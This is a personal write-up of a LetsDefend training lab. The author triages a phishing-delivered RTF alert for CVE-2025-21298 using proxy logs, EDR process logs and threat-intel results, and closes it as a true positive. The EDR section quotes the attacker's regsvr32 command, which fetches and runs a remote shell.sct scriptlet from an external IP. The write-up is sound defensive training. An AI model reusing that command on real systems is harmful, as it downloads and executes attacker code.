Project: Investigating a "Windows OLE Zero-Click RCE Exploitation Detected" alert on a host through LetsDefend


Clay Jones

Objective:

On LetsDefend, I was prompted to investigate a critical alert. The alert description was "Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025–21298)." This alert was triggered by a RTF attachment. The goal of this exercise was to triage this event and determine whether it was a true positive or not.


Step One:

This is the original log data from the alert. As shown, the internal address (172...) communicated with the outsider address through email and the victim potentially clicked a url to a server they were running.



```
[Feb, 04, 2025, 08:06 AM] source_address=172.16.17.137 source_port=35424 destination_address=84.38.130.118 destination_port=80 raw_log: {'Requ...
```


Field	Value
type	Proxy
source_address	172.16.17.137
source_port	35424
destination_address	84.38.130.118
destination_port	80
time	Feb, 04, 2025, 08:06 AM
Raw Log	
Request URL	http://84.38.130.118.com/shell.sct



Request Method	GET
Device Action	Permitted
Process	cmd.exe
Process ID	6784

Step 2:

Examine the email and the CVE. As shown, you can see the sender is using social engineering to trick the receiver into clicking on this RTF file. A RTF stands for rich text format. The CVE description involves arbitrary code execution without user interaction. This is due to a vulnerability in the windows OLE32.dll file, which is responsible for managing OLE objects to function properly in Windows. OLE is technology developed by Microsoft to allow different software applications to share content. OLE makes using the windows suite easier by making the process of linking and embedding content better.



Important: Action Required for Upcoming Project Deadline

Dear Austin,

We are reaching out to remind you of the upcoming project deadline. Please review the attached document for critical details regarding the next steps and your responsibilities to ensure the project stays on track.


Best regards,

Project Management Team

Attachments

mail.rtf

Password: infected



Windows OLE Remote Code Execution Vulnerability

CVE-2025-21298

Security Vulnerability

Released: Jan 14, 2025

Last updated: Jan 22, 2025

Assigning CNA: Microsoft

CVE.org link: CVE-2025-21298

Impact: Remote Code Execution **Max Severity:** Critical

Weakness: CWE-416: Use After Free


CVSS Source: Microsoft

Vector String: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C`


Metrics: CVSS:3.1 9.8 / 8.5

Step 3:


After seeing the origin of this incident, I was prompted to investigate the hash and the IP. It was determined that they were malicious. Afterwards I investigated the EDR logs to see if any code was executed on the host. As you can see, the malicious attachment executed a command. It used the regsrv command to register and unregister the OLE controls. By doing so, it unregistered the specified dll.



DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Feb, 06, 2025, 02:07 PM	Hash	df993d037cdb77a435d6993a37e7750dbbb16b2d...	Exploit.CVE-2025-21298	Anonymous




DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Feb, 04, 2025, 08:35 AM	IP	84.38.130.118	Malicious	Anonymous



COMMAND LINE

```
"C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118.com/sh
ell.sct scrobj.dll"
```




```
Feb 04 2025 08:06:08    6784    cmd.exe    OUTLOOK.EX...    "C:\Windows\...

Event Time : Feb 04 2025 08:06:08
Process ID : 6784
Target Process Command Line : regsvr32.exe /s /u /i:http://84.38.130.118.com/shell...
Image Path : C:\Windows\System32\cmd.exe
Process User : DESKTOP-USER\Austin
Parent Name : OUTLOOK.EXE
Parent Path : C:\Program Files\Microsoft Office\root\Office16\OUTL...
Command Line : "C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /...

Feb 04 2025 08:06:25    7023    regsvr32.exe    cmd.exe    regsvr32.exe ...
```

Step 4:

When the target opens the file, the embedded OLE object triggers the execution of arbitrary code on the target system. That being said, the host was contained.




Host Information


Hostname:	Austin
Domain:	LetsDefend
IP Address:	172.16.17.137
Bit Level:	64
OS:	Windows 10
Primary User:	Austin
Client/Server:	Server

Action

Containment: Host Contained



Value	Comment	Type	Remove
hxxp://84.38.130[.]118	Requested URL	URL Address	🗑
84[.]38[.]130[.]118	SMTP Address	IP Address	🗑
hxxps://files-ld[.]s3[.]ı	Malicious file link	URL Address	🗑
df993d037cdb77a43	Attachment hash (m	MD5 Hash	🗑
projectmanagemen	Source address	E-mail Sende	🗑



EventID :	314
Event Time :	Feb, 04, 2025, 04:18 PM
Rule :	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)
Answer :	True Positive (+5 Point)
Playbook Answers :	Check If Someone Requested the C2 (+5 Point) Analyze Malware (+5 Point) Check if the malware is quarantined/cleaned (+5 Point)
Analyst Note :	Empty! You should explain why you closed alarm this way.
Community Walkthrough :	Show
Rate this case :	☆
Writeups :	✎
Discussion :	
Share :	

Lesson learned:

I learned about a new critical vulnerability which was swiftly patched by Microsoft. I got more experience on how to triage alerts and determine whether it is a true positive or a false positive.